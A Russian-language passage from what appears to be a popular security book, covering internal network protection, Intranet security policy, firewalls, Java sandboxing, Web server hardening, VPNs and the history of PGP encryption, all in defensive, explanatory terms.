Как утверждает Линда Маккарти, если внутренняя сеть не обеспечивает безопасность, защита Internet-соединения лишена смысла. Если хакер может проникнуть во внутреннюю сеть, то все брандмауэры и шифрованные линии связи никакой роли не играют — хакер может попросту вломиться в финансовые приложения и делать все, что ему заблагорассудится, — говорит г-жа Маккарти. — Если компания хочет заниматься безопасной электронной коммерцией, то ей следует потратиться на обеспечение безопасности внутренней сети — сиюминутная экономия может обернуться колоссальными расходами (а то и полным разорением) в будущем.

По словам Уильяма Муррея, волк уже готов сбросить овечью шкуру. Кем бы злоумышленник ни оказался — знакомым (например нечестным сотрудником) или незнакомым (скажем хакером) — наиболее вероятно, что удар будет нанесен где-то в пределах внутренней сети.

Наиболее серьезная проблема состоит в том, чтобы корректно передать данные с Web-сервера через корпоративную сеть на обслуживающий приложение компьютер, — отмечает Уильям Муррей. — Именно там бандиты на вас и нападут — там же, где и всегда нападали. И вы еще надеялись отсидеться за брандмауэром!

Рассмотрим организацию, до сих пор довольствовавшуюся минимальным уровнем связи с Internet. Может быть, ее сотрудники пользовались электронной почтой и выходом в Internet или, возможно, у организации было нечто, что казалось администратору сети надежным брандмауэром. И вот руководство возжаждало заняться электронной коммерцией. Администратор сети приводит консультанта, и тот объясняет: «Хе, ребята, да в вашу сеть только ленивый не залезет».

Разумеется, никакой документации на конфигурацию сети нет. Консультант заводит разговор о слежении за изменениями в конфигурации сети, но выясняется, что статистических данных об основном состоянии сети (baseline) тоже нет. Администратор клянется, что с завтрашнего же дня запретит производить изменения в сети без специальной санкции, однако сам тут же понимает, что это лишено всякого смысла — если об основном состоянии сети ничего не известно, то каким образом можно узнать, является ли данное изменение конфигурации проявлением злого умысла, элементом основного состояния или санкционированным изменением. Ни разу администратору сети не приходило в голову, что такое пренебрежение документацией может помешать подключению организации к Internet.

Маркус Ранум формулирует вышеописанную проблему в форме парадокса: «В чем разница между безопасностью на Internet и

безопасностью сети? Одну из этих проблем всегда игнорируют».

Другими словами, если внутренняя сеть не обеспечивает достаточной безопасности, то защищать соединение через Internet не имеет никакого смысла. Напротив, если сеть защищена, то добиться безопасности на Internet не слишком сложно.

К несчастью, во многих компаниях выход в Internet осуществляется через несколько точек, причем руководство, как правило, не имеет ни малейшего представления о числе таких точек. Проверки систем безопасности проводятся крайне редко. Хочешь увидеть ошеломленное лицо — спроси любого администратора информационной системы, сколько модемов насчитывается в его сети. Разумеется, в такой ситуации не имеет ни малейшего значения, установлен ли в системе надежный брандмауэр и шифруются ли передаваемые транзакции, поскольку нет возможности защититься ни от внешней, ни от внутренней угрозы.

Так с чего же начать? В идеале следует организовать несколько доменов безопасности (security domain) — например, офис, производство, опытные разработки, Internet, деловые партнеры. Затем надо нарисовать табличку (матрицу), в каждой клетке которой следует указать, какие типы связи и сетевых услуг разрешены для каждого домена. Допустим, в домене опытных разработок можно пользоваться протоколом telnet, в офисном домене следует прибегать к услугам

электронной почты, а для связи с бизнес-партнерами нужно прибегать к ftp. Эту матрицу, в свою очередь, можно рассматривать как план реализации защитной системы, куда могут входить брандмауэры, маршрутизаторы, различные программы, системы шифровки и прочие защитные средства (spit, duct tape, bailing wire, glue). Таким образом можно защитить сеть и от внешних, и от внутренних опасностей. Многие администраторы сети уже осознали, что сеть надо делить на домены, к защите каждого из которых надо подходить в индивидуальном порядке. Однако во многих случаях администратор просто не в состоянии сделать это; к несчастью, они вынуждены рассматривать сеть как один большой домен. (Более подробную информацию о том, как защитить корпоративную сеть от внешних и внутренних опасностей можно найти во врезке Как защитить свое электронное достояние.)

Задача обеспечения безопасности сети необычайно сложна. Защитить сеть — это все равно что менять корпус судна, находясь в плавании. Хорошего результата тут добиться невозможно. Обычно приходиться слышать: «Наплюй и забудь — нам плыть надо, нам надо добраться до берега». Однако при таком подходе не приходится надеяться на улучшение положения в целом.

Электронной коммерцией все равно будут заниматься — независимо от отношения к ней какой-то конкретной организации. Всегда найдутся люди, готовые забыть об опасности.

Остается надеяться, что подробный рассказ о рисках и угрозах, связанных с продажей товаров и услуг через Internet, заставит руководство компаний наконец раскошелиться на реализацию долгосрочных программ защиты корпоративной сети.

Часть десятая

Как защитить и/или атаковать Intranet

Глава 1: А безопасен ли Intranet?

Архитектура Intranet подразумевает подключение к внешним открытым сетям, использование внешних сервисов и предоставление собственных сервисов вовне, что предъявляет повышенные требования к защите информации.

В Intranet-системах используется подход клиент-сервер, а главная роль на сегодняшний день отводится Web-сервису.

Web-серверы должны поддерживать традиционные защитные средства, такие как аутентификация и разграничение доступа; кроме того, необходимо обеспечение новых свойств, в особенности безопасности программной среды и на серверной, и на клиентской сторонах.

Таковы, если говорить совсем кратко, задачи в области информационной безопасности, возникающие в связи с переходом на технологию Intranet. Далее мы рассмотрим возможные подходы к их решению.

Позволим себе небольшое отступление...

Некоторое время назад один банкир, прочитав в каком-то дорогом журнале статью об информационной безопасности, сделал для себя вывод, что защищаться бесполезно — слишком велик арсенал потенциального злоумышленника. Он перестал рассматривать предложения по защите компьютерной системы банка, считая их заведомо бесполезными. К фаталистам этого банкира не отнесешь, однако масса технических деталей, приведенных в журнальной статье, совершенно запутала и подавила его. Сжав голову руками, он ходил из угла в угол, бормоча: «Пароли перехватываются, соединения крадутся, получить привилегии root — раз плюнуть и т.д. и т.п.» Попытки указать ему на то, что в статье допущен ряд чисто технических ошибок, что не оговорены условия, при которых возможна та или иная атака, что, наконец, отсутствует комплексный подход к проблеме безопасности, успеха не имели.

Так совпало, что вскоре дела банка, где работал наш банкир, стали идти все хуже и хуже. Более удачливые конкуренты, казалось, все время предугадывали его ходы, постоянно оказываясь на полшага впереди...

Формирование режима информационной безопасности — проблема комплексная. Меры по ее решению можно разделить на четыре уровня:

- законодательный (законы, нормативные акты, стандарты и т.п.);

- административный (действия общего характера, предпринимаемые руководством организации);
- процедурный (конкретные меры безопасности, имеющие дело с людьми);
- программно-технический (конкретные технические меры).

Глава 2: Законодательный уровень

В настоящее время наиболее подробным законодательным документом в области информационной безопасности является Уголовный кодекс.

В разделе IX (Преступления против общественной безопасности) имеется глава 28 — Преступления в сфере компьютерной информации. Она содержит три статьи — 272 (Неправомерный доступ к компьютерной информации), 273 (Создание, использование и распространение вредоносных программ для ЭВМ) и 274 — Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети. Уголовный кодекс стоит на страже всех аспектов информационной безопасности — доступности, целостности, конфиденциальности, предусматривая наказания за уничтожение, блокирование, модификацию и копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети.

Весьма энергичную работу в области современных информационных технологий

проводит Государственная техническая комиссия (Гостехкомиссия) при Президенте Российской Федерации. В рамках серии руководящих документов (РД) Гостехкомиссии подготовлен проект РД, устанавливающий классификацию межсетевых экранов (firewalls, или брандмауэров) по уровню обеспечения защищенности от несанкционированного доступа (НСД). Это принципиально важный документ, позволяющий упорядочить использование защитных средств, необходимых для реализации технологии Intranet.

Глава 3: Разработка сетевых аспектов политики безопасности

Политика безопасности определяется как совокупность документированных управленческих решений, направленных на защиту информации и ассоциированных с ней ресурсов.

При разработке и проведении ее в жизнь целесообразно руководствоваться следующими принципами:

- невозможность миновать защитные средства;
- усиление самого слабого звена;
- невозможность перехода в небезопасное состояние;
- минимизация привилегий;
- разделение обязанностей;
- эшелонированность обороны;
- разнообразие защитных средств;

- простота и управляемость информационной системы;
- обеспечение всеобщей поддержки мер безопасности.

Поясним смысл перечисленных принципов.

Если у злоумышленника или недовольного пользователя появится возможность миновать защитные средства, он, разумеется, так и сделает. Применительно к межсетевым экранам данный принцип означает, что все информационные потоки в защищаемую сеть и из нее должны проходить через экран. Не должно быть тайных модемных входов или тестовых линий, идущих в обход экрана.

Надежность любой обороны определяется самым слабым звеном. Злоумышленник не будет бороться против силы, он предпочтет легкую победу над слабостью. Часто самым слабым звеном оказывается не компьютер или программа, а человек, и тогда проблема обеспечения информационной безопасности приобретает нетехнический характер.

Принцип невозможности перехода в небезопасное состояние означает, что при любых обстоятельствах, в том числе нештатных, защитное средство либо полностью выполняет свои функции, либо полностью блокирует доступ. Образно говоря, если в крепости механизм подъемного моста ломается, мост должен оставаться в поднятом состоянии, препятствуя проходу неприятеля.

Принцип минимизации привилегий предписывает выделять пользователям и администраторам только те права доступа, которые необходимы им для выполнения служебных обязанностей.

Принцип разделения обязанностей предполагает такое распределение ролей и ответственности, при котором один человек не может нарушить критически важный для организации процесс. Это особенно важно, чтобы предотвратить злонамеренные или неквалифицированные действия системного администратора.

Принцип эшелонированности обороны предписывает не полагаться на один защитный рубеж, каким бы надежным он ни казался.

За средствами физической защиты должны следовать программно-технические средства, за идентификацией и аутентификацией идет управление доступом и, как последний рубеж, — протоколирование и аудит. Эшелонированная оборона способна по крайней мере задержать злоумышленника, а наличие такого рубежа, как протоколирование и аудит, существенно затрудняет незаметное выполнение злоумышленных действий.

Принцип разнообразия защитных средств рекомендует организовывать различные по своему характеру оборонительные рубежи, чтобы от потенциального злоумышленника требовалось овладение разнообразными и, по возможности,

несовместимыми между собой навыками (например, умением преодолевать высокую ограду и знанием слабостей нескольких операционных систем).

Очень важен принцип простоты и управляемости информационной системы в целом и защитных средств в особенности.

Только для простого защитного средства можно формально или неформально доказать его корректность. Только в простой и управляемой системе можно проверить согласованность конфигурации разных компонентов и осуществить централизованное администрирование. В этой связи важно отметить интегрирующую роль Web-сервиса, скрывающего разнообразие обслуживаемых объектов и предоставляющего единый, наглядный интерфейс. Соответственно, если объекты некоторого вида (скажем таблицы базы данных) доступны через Web, необходимо заблокировать прямой доступ к ним, поскольку в противном случае система будет сложной и трудноуправляемой.

Последний принцип — всеобщая поддержка мер безопасности — носит нетехнический характер. Если пользователи и/или системные администраторы считают информационную безопасность чем-то излишним или даже враждебным, режим безопасности сформировать заведомо не удастся. Следует с самого начала предусмотреть комплекс мер, направленный на обеспечение лояльности персонала, на постоянное обучение, теоретическое и, главное, практическое.

Анализ рисков — важнейший этап выработки политики безопасности. При оценке рисков, которым подвержены Intranet-системы, нужно учитывать следующие обстоятельства: новые угрозы по отношению к старым сервисам, вытекающие из возможности пассивного или активного прослушивания сети. Пассивное прослушивание означает чтение сетевого трафика, а активное — его изменение (кражу, дублирование или модификацию передаваемых данных). Например, аутентификация удаленного клиента с помощью пароля многократного использования не может считаться надежной в сетевой среде, независимо от длины пароля; новые (сетевые) сервисы и ассоциированные с ними угрозы.

Как правило, в Intranet-системах следует придерживаться принципа все, что не разрешено, запрещено, поскольку лишний сетевой сервис может предоставить канал проникновения в корпоративную систему. В принципе, ту же мысль выражает положение все непонятное опасно.

Глава 4: Процедурные меры

В общем и целом Intranet-технология не предъявляет каких-либо специфических требований к мерам процедурного уровня. На наш взгляд, отдельного рассмотрения заслуживают лишь два обстоятельства:

- описание должностей, связанных с определением, наполнением и поддержанием

корпоративной гипертекстовой структуры официальных документов;

- поддержка жизненного цикла информации, наполняющей Intranet.

При описании должностей целесообразно исходить из аналогии между Intranet и издательством. В издательстве существует директор, определяющий общую направленность деятельности. В Intranet ему соответствует Web-администратор, решающий, какая корпоративная информация должна присутствовать на Web-сервере и как следует структурировать дерево (точнее, граф) HTML-документов.

В многопрофильных издательствах существуют редакции, занимающиеся конкретными направлениями (математические книги, книги для детей и т.п.). Аналогично, в Intranet целесообразно выделить должность публикатора, ведающего появлением документов отдельных подразделений и определяющего перечень и характер публикаций.

У каждой книги есть титульный редактор, отвечающий перед издательством за свою работу. В Intranet редакторы занимаются вставкой документов в корпоративное дерево, их коррекцией и удалением. В больших организациях слой публикатор/редактор может состоять из нескольких уровней.

Наконец, и в издательстве, и в Intranet должны быть авторы, создающие документы.

Подчеркнем, что они не должны иметь прав на модификацию корпоративного дерева и отдельных документов. Их дело — передать свой труд редактору.

Кроме официальных, корпоративных, в Intranet могут присутствовать групповые и личные документы, порядок работы с которыми (роли, права доступа) определяется, соответственно, групповыми и личными интересами.

Переходя к вопросам поддержки жизненного цикла Intranet-информации, напомним о необходимости использования средств конфигурационного управления. Важное достоинство Intranet-технологии состоит в том, что основные операции конфигурационного управления — внесение изменений (создание новой версии) и извлечение старой версии документа — естественным образом вписываются в рамки Web-интерфейса. Те, для кого это необходимо, могут работать с деревом всех версий всех документов, подмножеством которого является дерево самых свежих версий.

Глава 5: Управление доступом путем фильтрации информации

Мы переходим к рассмотрению мер программно-технического уровня, направленных на обеспечение информационной безопасности систем, построенных в технологии Intranet. На первое место среди таких мер мы поставим

межсетевые экраны — средство разграничения доступа, служащее для защиты от внешних угроз и от угроз со стороны пользователей других сегментов корпоративных сетей.

Отметим, что бороться с угрозами, присущими сетевой среде, средствами универсальных операционных систем не представляется возможным. Универсальная ОС — это огромная программа, наверняка содержащая, помимо явных ошибок, некоторые особенности, которые могут быть использованы для получения нелегальных привилегий.

Современная технология программирования не позволяет сделать столь большие программы безопасными. Кроме того, администратор, имеющий дело со сложной системой, далеко не всегда в состоянии учесть все последствия производимых изменений (как и врач, не ведающий всех побочных воздействий рекомендуемых лекарств). Наконец, в универсальной многопользовательской системе бреши в безопасности постоянно создаются самими пользователями (слабые и/или редко изменяемые пароли, неудачно установленные права доступа, оставленный без присмотра терминал и т.п.).

Как указывалось выше, единственный перспективный путь связан с разработкой специализированных защитных средств, которые в силу своей простоты допускают формальную или неформальную верификацию. Межсетевой экран как раз и является таким средством, допускающим

дальнейшую декомпозицию, связанную с обслуживанием различных сетевых протоколов.

Межсетевой экран — это полупроницаемая мембрана, которая располагается между защищаемой (внутренней) сетью и внешней средой (внешними сетями или другими сегментами корпоративной сети) и контролирует все информационные потоки во внутреннюю сеть и из нее. Контроль информационных потоков состоит в их фильтрации, то есть в выборочном пропускании через экран, возможно, с выполнением некоторых преобразований и извещением отправителя о том, что его данным в пропуске отказано. Фильтрация осуществляется на основе набора правил, предварительно загруженных в экран и являющихся выражением сетевых аспектов политики безопасности организации.

Целесообразно разделить случаи, когда экран устанавливается на границе с внешней (обычно общедоступной) сетью или на границе между сегментами одной корпоративной сети. Соответственно, мы будет говорить о внешнем и внутреннем межсетевых экранах.

Как правило, при общении с внешними сетями используется исключительно семейство протоколов TCP/IP. Поэтому внешний межсетевой экран должен учитывать специфику этих протоколов. Для внутренних экранов ситуация сложнее, здесь следует принимать во внимание помимо TCP/IP по крайней мере протоколы SPX/IPX, применяемые в сетях Novell NetWare.

Иными словами, от внутренних экранов нередко требуется многопротокольность.

Ситуации, когда корпоративная сеть содержит лишь один внешний канал, является, скорее, исключением, чем правилом.

Напротив, типична ситуация, при которой корпоративная сеть состоит из нескольких территориально разнесенных сегментов, каждый из которых подключен к сети общего пользования. В этом случае каждое подключение должно защищаться своим экраном. Точнее говоря, можно считать, что корпоративный внешний межсетевой экран является составным, и требуется решать задачу согласованного администрирования (управления и аудита) всех компонентов.

При рассмотрении любого вопроса, касающегося сетевых технологий, основой служит семиуровневая эталонная модель ISO/OSI. Межсетевые экраны также целесообразно классифицировать по тому, на каком уровне производится фильтрация — канальном, сетевом, транспортном или прикладном. Соответственно, можно говорить об экранирующих концентраторах, маршрутизаторах, о транспортном экранировании и о прикладных экранах. Существуют также комплексные экраны, анализирующие информацию на нескольких уровнях.

Мы не будем рассматривать экранирующие концентраторы, поскольку концептуально они

мало отличаются от экранирующих маршрутизаторов.

При принятии решения пропустить/не пропустить, межсетевые экраны могут использовать не только информацию, содержащуюся в фильтруемых потоках, но и данные, полученные из окружения, например текущее время.

Таким образом, возможности межсетевого экрана непосредственно определяются тем, какая информация может использоваться в правилах фильтрации и какова может быть мощность наборов правил. Вообще говоря, чем выше уровень в модели ISO/OSI, на котором функционирует экран, тем более содержательная информация ему доступна и, следовательно, тем тоньше и надежнее экран может быть сконфигурирован. В то же время фильтрация на каждом из перечисленных выше уровней обладает своими достоинствами, такими как дешевизна, высокая эффективность или прозрачность для пользователей. В силу этой, а также некоторых других причин, в большинстве случаев используются смешанные конфигурации, в которых объединены разнотипные экраны. Наиболее типичным является сочетание экранирующих маршрутизаторов и прикладного экрана.

Эта конфигурация называется экранирующей подсетью. Как правило, сервисы, которые организация предоставляет для внешнего применения (например представительский

Web-сервер), целесообразно выносить как раз в экранирующую подсеть.

Помимо выразительных возможностей и допустимого количества правил качество межсетевого экрана определяется еще двумя очень важными характеристиками — простотой применения и собственной защищенностью. В плане простоты использования первостепенное значение имеют наглядный интерфейс при задании правил фильтрации и возможность централизованного администрирования составных конфигураций. В свою очередь, в последнем аспекте хотелось бы выделить средства централизованной загрузки правил фильтрации и проверки набора правил на непротиворечивость.

Важен и централизованный сбор и анализ регистрационной информации, а также получение сигналов о попытках выполнения действий, запрещенных политикой безопасности.

Собственная защищенность межсетевого экрана обеспечивается теми же средствами, что и защищенность универсальных систем. При выполнении централизованного администрирования следует еще позаботиться о защите информации от пассивного и активного прослушивания сети, то есть обеспечить ее (информации) целостность и конфиденциальность.

Хотелось бы подчеркнуть, что природа экранирования (фильтрации), как механизма безопасности, очень глубока.

Помимо блокирования потоков данных, нарушающих политику безопасности, межсетевой экран может скрывать информацию о защищаемой сети, тем самым затрудняя действия потенциальных злоумышленников. Так, прикладной экран может осуществлять действия от имени субъектов внутренней сети, в результате чего из внешней сети кажется, что имеет место взаимодействие исключительно с межсетевым экраном. При таком подходе топология внутренней сети скрыта от внешних пользователей, поэтому задача злоумышленника существенно усложняется.

Более общим методом сокрытия информации о топологии защищаемой сети является трансляция внутренних сетевых адресов, которая попутно решает проблему расширения адресного пространства, выделенного организации.

Ограничивающий интерфейс также можно рассматривать как разновидность экранирования. На невидимый объект трудно нападать, особенно с помощью фиксированного набора средств. В этом смысле Web-интерфейс обладает естественной защитой, особенно в том случае, когда гипертекстовые документы формируются динамически. Каждый видит лишь то, что ему положено.

Экранирующая роль Web-сервиса наглядно проявляется и тогда, когда этот сервис осуществляет посреднические (точнее, интегрирующие) функции при доступе к другим ресурсам, в частности таблицам базы данных.

Здесь не только контролируются потоки запросов, но и скрывается реальная организация баз данных.

Глава 6: Безопасность программной среды

Идея сетей с так называемыми активными агентами, когда между компьютерами передаются не только пассивные, но и активные исполняемые данные (то есть программы), разумеется, не нова. Первоначально цель состояла в том, чтобы уменьшить сетевой трафик, выполняя основную часть обработки там, где располагаются данные (приближение программ к данным). На практике это означало перемещение программ на серверы. Классический пример реализации подобного подхода — это хранимые процедуры в реляционных СУБД.

Для Web-серверов аналогом хранимых процедур являются программы, обслуживающие общий шлюзовой интерфейс (Common Gateway Interface — CGI). CGI-процедуры располагаются на серверах и обычно используются для динамического порождения HTML-документов. Политика безопасности организации и процедурные меры должны определять, кто имеет право помещать на сервер CGI-процедуры. Жесткий контроль здесь необходим, поскольку выполнение сервером некорректной программы может привести к сколь угодно тяжелым последствиям. Разумная мера технического характера состоит в минимизации привилегий

пользователя, от имени которого выполняется Web-сервер.

В технологии Intranet, если заботиться о качестве и выразительной силе пользовательского интерфейса, возникает нужда в перемещении программ с Web-серверов на клиентские компьютеры — для создания анимации, выполнения семантического контроля при вводе данных и т.д. Вообще, активные агенты — неотъемлемая часть технологии Intranet.

В каком бы направлении ни перемещались программы по сети, эти действия представляют повышенную опасность, т.к. программа, полученная из ненадежного источника, может содержать непреднамеренно внесенные ошибки или целенаправленно созданный зловредный код. Такая программа потенциально угрожает всем основным аспектам информационной безопасности:

- доступности (программа может поглотить все наличные ресурсы);
- целостности (программа может удалить или повредить данные);
- конфиденциальности (программа может прочитать данные и передать их по сети).

Проблему ненадежных программ осознавали давно, но, пожалуй, только в рамках системы программирования Java впервые предложена целостная концепция ее решения.

Java предлагает три оборонительных рубежа:

- надежность языка;
- контроль при получении программ;
- контроль при выполнении программ.

Впрочем, существует еще одно, очень важное средство обеспечения информационной безопасности — беспрецедентная открытость Java-системы. Исходные тексты Java-компилятора и интерпретатора доступны для проверки, поэтому велика вероятность, что ошибки и недочеты первыми будут обнаруживать честные специалисты, а не злоумышленники.

В концептуальном плане наибольшие трудности представляет контролируемое выполнение программ, загруженных по сети. Прежде всего, необходимо определить, какие действия считаются для таких программ допустимыми. Если исходить из того, что Java — это язык для написания клиентских частей приложений, одним из основных требований к которым является мобильность, загруженная программа может обслуживать только пользовательский интерфейс и осуществлять сетевое взаимодействие с сервером. Программа не может работать с файлами хотя бы потому, что на Java-терминале их, возможно, не будет. Более содержательные действия должны производиться на серверной стороне или осуществляться программами, локальными для клиентской системы.

Интересный подход предлагают специалисты компании Sun Microsystems для обеспечения безопасного выполнения командных файлов. Речь идет о среде Safe-Tcl (Tool Comman Language, инструментальный командный язык). Sun предложила так называемую ячеечную модель интерпретации командных файлов. Существует главный интерпретатор, которому доступны все возможности языка. Если в процессе работы приложения необходимо выполнить сомнительный командный файл, порождается подчиненный командный интерпретатор, обладающий ограниченной функциональностью (например, из него могут быть удалены средства работы с файлами и сетевые возможности). В результате потенциально опасные программы оказываются заключенными в ячейки, защищающие пользовательские системы от враждебных действий. Для выполнения действий, которые считаются привилегированными, подчиненный интерпретатор может обращаться с запросами к главному. Здесь, очевидно, просматривается аналогия с разделением адресных пространств операционной системы и пользовательских процессов и использованием последними системных вызовов.

Подобная модель уже около 30 лет является стандартной для многопользовательских ОС.

Глава 7: Защита WEB-серверов

Наряду с обеспечением безопасности программной среды, важнейшим будет вопрос о разграничении доступа к объектам Web-сервиса. Для решения этого вопроса необходимо уяснить, что является объектом, как идентифицируются субъекты и какая модель управления доступом — принудительная или произвольная — применяется.

В Web-серверах объектами доступа выступают универсальные локаторы ресурсов (URL — Uniform (Universal) Resource Locator). За этими локаторами могут стоять различные сущности — HTML-файлы, CGI-процедуры и т.п.

Как правило, субъекты доступа идентифицируются по IP-адресам и/или именам компьютеров и областей управления.

Кроме того, может использоваться парольная аутентификация пользователей или более сложные схемы, основанные на криптографических технологиях.

В большинстве Web-серверов права разграничиваются с точностью до каталогов (директорий) с применением произвольного управления доступом. Могут предоставляться права на чтение HTML-файлов, выполнение CGI-процедур и т.д.

Для раннего выявления попыток нелегального проникновения в Web-сервер важен регулярный анализ регистрационной информации.

Разумеется, защита системы, на которой функционирует Web-сервер, должна следовать универсальным рекомендациям, главной из которых является максимальное упрощение. Все ненужные сервисы, файлы, устройства должны быть удалены. Число пользователей, имеющих прямой доступ к серверу, должно быть сведено к минимуму, а их привилегии — упорядочены в соответствии со служебными обязанностями.

Еще один общий принцип состоит в том, чтобы минимизировать объем информации о сервере, которую могут получить пользователи. Многие серверы в случае обращения по имени каталога и отсутствия файла index.HTML в нем, выдают HTML-вариант оглавления каталога. В этом оглавлении могут встретиться имена файлов с исходными текстами CGI-процедур или с иной конфиденциальной информацией. Такого рода дополнительные возможности целесообразно отключать, поскольку лишнее знание (злоумышленника) умножает печали (владельца сервера).

Глава 8: Аутентификация в открытых сетях

Методы, применяемые в открытых сетях для подтверждения и проверки подлинности субъектов, должны быть устойчивы к пассивному и активному прослушиванию сети. Суть их сводится к следующему.

Субъект демонстрирует знание секретного ключа, при этом ключ либо вообще не передается по сети, либо передается в зашифрованном виде.

Субъект демонстрирует обладание программным или аппаратным средством генерации одноразовых паролей или средством, работающим в режиме запрос-ответ. Нетрудно заметить, что перехват и последующее воспроизведение одноразового пароля или ответа на запрос ничего не дает злоумышленнику.

Субъект демонстрирует подлинность своего местоположения, при этом используется система навигационных спутников.

Глава 9: Виртуальные частные сети

Одной из важнейших задач является защита потоков корпоративных данных, передаваемых по открытым сетям.

Открытые каналы могут быть надежно защищены лишь одним методом — криптографическим.

Отметим, что так называемые выделенные линии не обладают особыми преимуществами перед линиями общего пользования в плане информационной безопасности. Выделенные линии хотя бы частично будут располагаться в неконтролируемой зоне, где их могут повредить или осуществить к ним несанкционированное подключение.

Единственное реальное достоинство — это гарантированная пропускная способность выделенных линий, а вовсе не какая-то повышенная защищенность. Впрочем, современные оптоволоконные каналы способны удовлетворить потребности многих абонентов, поэтому и указанное достоинство не всегда облечено в реальную форму.

Любопытно упомянуть, что в мирное время 95% трафика Министерства обороны США передается через сети общего пользования (в частности через Internet). В военное время эта доля должна составлять лишь 70%. Можно предположить, что Пентагон — не самая бедная организация. Американские военные полагаются на сети общего пользования потому, что развивать собственную инфраструктуру в условиях быстрых технологических изменений — занятие очень дорогое и бесперспективное, оправданное даже для критически важных национальных организаций только в исключительных случаях.

Представляется естественным возложить на межсетевой экран задачу шифрования и дешифрования корпоративного трафика на пути во внешнюю сеть и из нее. Чтобы такое шифрование/дешифрование стало возможным, должно произойти начальное распределение ключей. Современные криптографические технологии предлагают для этого целый ряд методов.

После того как межсетевые экраны осуществили криптографическое закрытие

корпоративных потоков данных, территориальная разнесенность сегментов сети проявляется лишь в разной скорости обмена с разными сегментами. В остальном вся сеть выглядит как единое целое, а от абонентов не требуется привлечение каких-либо дополнительных защитных средств.

Глава 10: Простота и однородность архитектуры

Важнейшим аспектом информационной безопасности является управляемость системы. Управляемость — это и поддержание высокой доступности системы за счет раннего выявления и ликвидации проблем, и возможность изменения аппаратной и программной конфигурации в соответствии с изменившимися условиями или потребностями, и оповещение о попытках нарушения информационной безопасности практически в реальном времени, и снижение числа ошибок администрирования, и многое, многое другое.

Наиболее остро проблема управляемости встает на клиентских рабочих местах и на стыке клиентской и серверной частей информационной системы. Причина проста — клиентских мест гораздо больше, чем серверных, они, как правило, разбросаны по значительно большей площади, их используют люди с разной квалификацией и привычками.

Обслуживание и администрирование клиентских рабочих мест — занятие чрезвычайно сложное, дорогое и чреватое ошибками. Технология Intranet за счет простоты и однородности архитектуры позволяет сделать стоимость администрирования клиентского рабочего места практически нулевой. Важно и то, что замена и повторный ввод в эксплуатацию клиентского компьютера могут быть осуществлены очень быстро, поскольку это клиенты без состояния, у них нет ничего, что требовало бы длительного восстановления или конфигурирования.

На стыке клиентской и серверной частей Intranet-системы находится Web-сервер. Это позволяет иметь единый механизм регистрации пользователей и наделения их правами доступа с последующим централизованным администрированием. Взаимодействие с многочисленными разнородными сервисами оказывается скрытым не только от пользователей, но и в значительной степени от системного администратора.

Задача обеспечения информационной безопасности в Intranet оказывается более простой, чем в случае произвольных распределенных систем, построенных в архитектуре клиент/сервер. Причина тому — однородность и простота архитектуры Intranet. Если разработчики прикладных систем сумеют в полной мере воспользоваться этим преимуществом, то на программно-техническом уровне им будет

достаточно нескольких недорогих и простых в освоении продуктов. Правда, к этому необходимо присовокупить продуманную политику безопасности и целостный набор мер процедурного уровня.

Часть одиннадцатая

Почта — защита и нападение

Глава 1: Как защитить свой электронный почтовый ящик

Один из главных недостатков старейшего и наиболее известного инструмента Internet — электронной почты — возможность «перлюстрации». Системные администраторы, технический персонал узлов, наконец, пресловутые хакеры без особого труда могут читать ваши письма.

Правда, сегодня электронной почтой передается очень много сообщений, и вероятность того, что кто-то случайно «вскроет» именно ваше, невелика. Но иногда информация бывает настолько конфиденциальной, что даже такой риск неприемлем. Более того, администрации узлов Internet технически несложно осуществить простой автоматический анализ проходящей почты и выделить те сообщения, которые содержат определенные слова, например «кокаин», «динамит» или, образно говоря, какой-нибудь «славянский шкаф».

Однако существует способ обезопасить свою переписку, — правда, при этом у вас могут возникнуть трения с законом.

В 1990 г. Филипп Циммерман, многоопытный эксперт-консультант в области программирования из университетского городка Боулдер (шт. Колорадо), славящегося давними традициями свободомыслия, задумал и написал первую версию программы, своего рода «охранной грамоты». Он назвал ее PGP — по первым буквам английской фразы Pretty Good Privacy. Не видя удачного русского эквивалента английскому слову privacy, вольно перевести эту фразу можно как «тайна останется тайной». Эта программа распространяется бесплатно. Используя ее, можно обмениваться информацией, не тревожась, что кто-то, даже государственные спецслужбы, использующие мощнейшие суперкомпьютеры, сможет ее прочесть.

Создание надежной криптографической системы — занятие для профессионалов. Филипп рассказывает: «Учась в университете (дело было в начале семидесятых), я придумал, по моему мнению, блестящий способ шифрования. К последовательности текстовых кодов добавлялась несложная псевдослучайная последовательность чисел — и шифровка готова. На первый взгляд, такой способ исключал всякую возможность применить частотный анализ, а значит, оказывался не по зубам даже наиболее могущественным государственным разведслужбам. Я, как индюк, надулся от гордости».

Лишь через несколько лет Филипп обнаружил описание той же самой схемы в нескольких обзорных статьях и учебных материалах по криптографии. Его алгоритм приводился в качестве домашнего упражнения на применение элементарных криптоаналитических методов, без труда вскрывающих шифр.

Этот отрезвляющий опыт позволил Филиппу понять, насколько легко при разработке шифров, поддаться ложному чувству безопасности. Большинство людей не представляют себе, что создать алгоритм, выдерживающий длительный и настойчивый нажим располагающего соответствующими инструментами специалиста, — очень трудная задача. Многие программисты, не обладавшие специальными знаниями в области криптографии, разрабатывали наивные способы шифровки, зачастую повторяя друг друга. Эти алгоритмы затем включались в коммерческие шифровальные программы, которые за большие деньги покупались тысячами ничего не подозревающих пользователей.

Компания AccessData за 185 долларов продает программу, вскрывающую зашифрованные встроенными в соответствующие программы алгоритмами файлы WordPerfect, Lotus 1-2-3, MS Excel, Symphony, Quattro Pro, Paradox и MS Word. Программа не просто угадывает пароль, а выполняет настоящий криптоанализ. Иногда эту программу покупают, забыв пароль к собственным файлам. Стражи порядка приобретают ее, чтобы читать конфискованные файлы.

Эрик Томпсон, написавший эту программу, однажды признался, что разгадывание шифров занимает доли секунды, а остальное время программа просто симулирует работу, чтобы пользователь часом не понял, насколько это просто. Он рассказал также, что шифрованные архивы, получаемые с помощью архиватора PKZIP, зачастую вскрываются столь же легко.

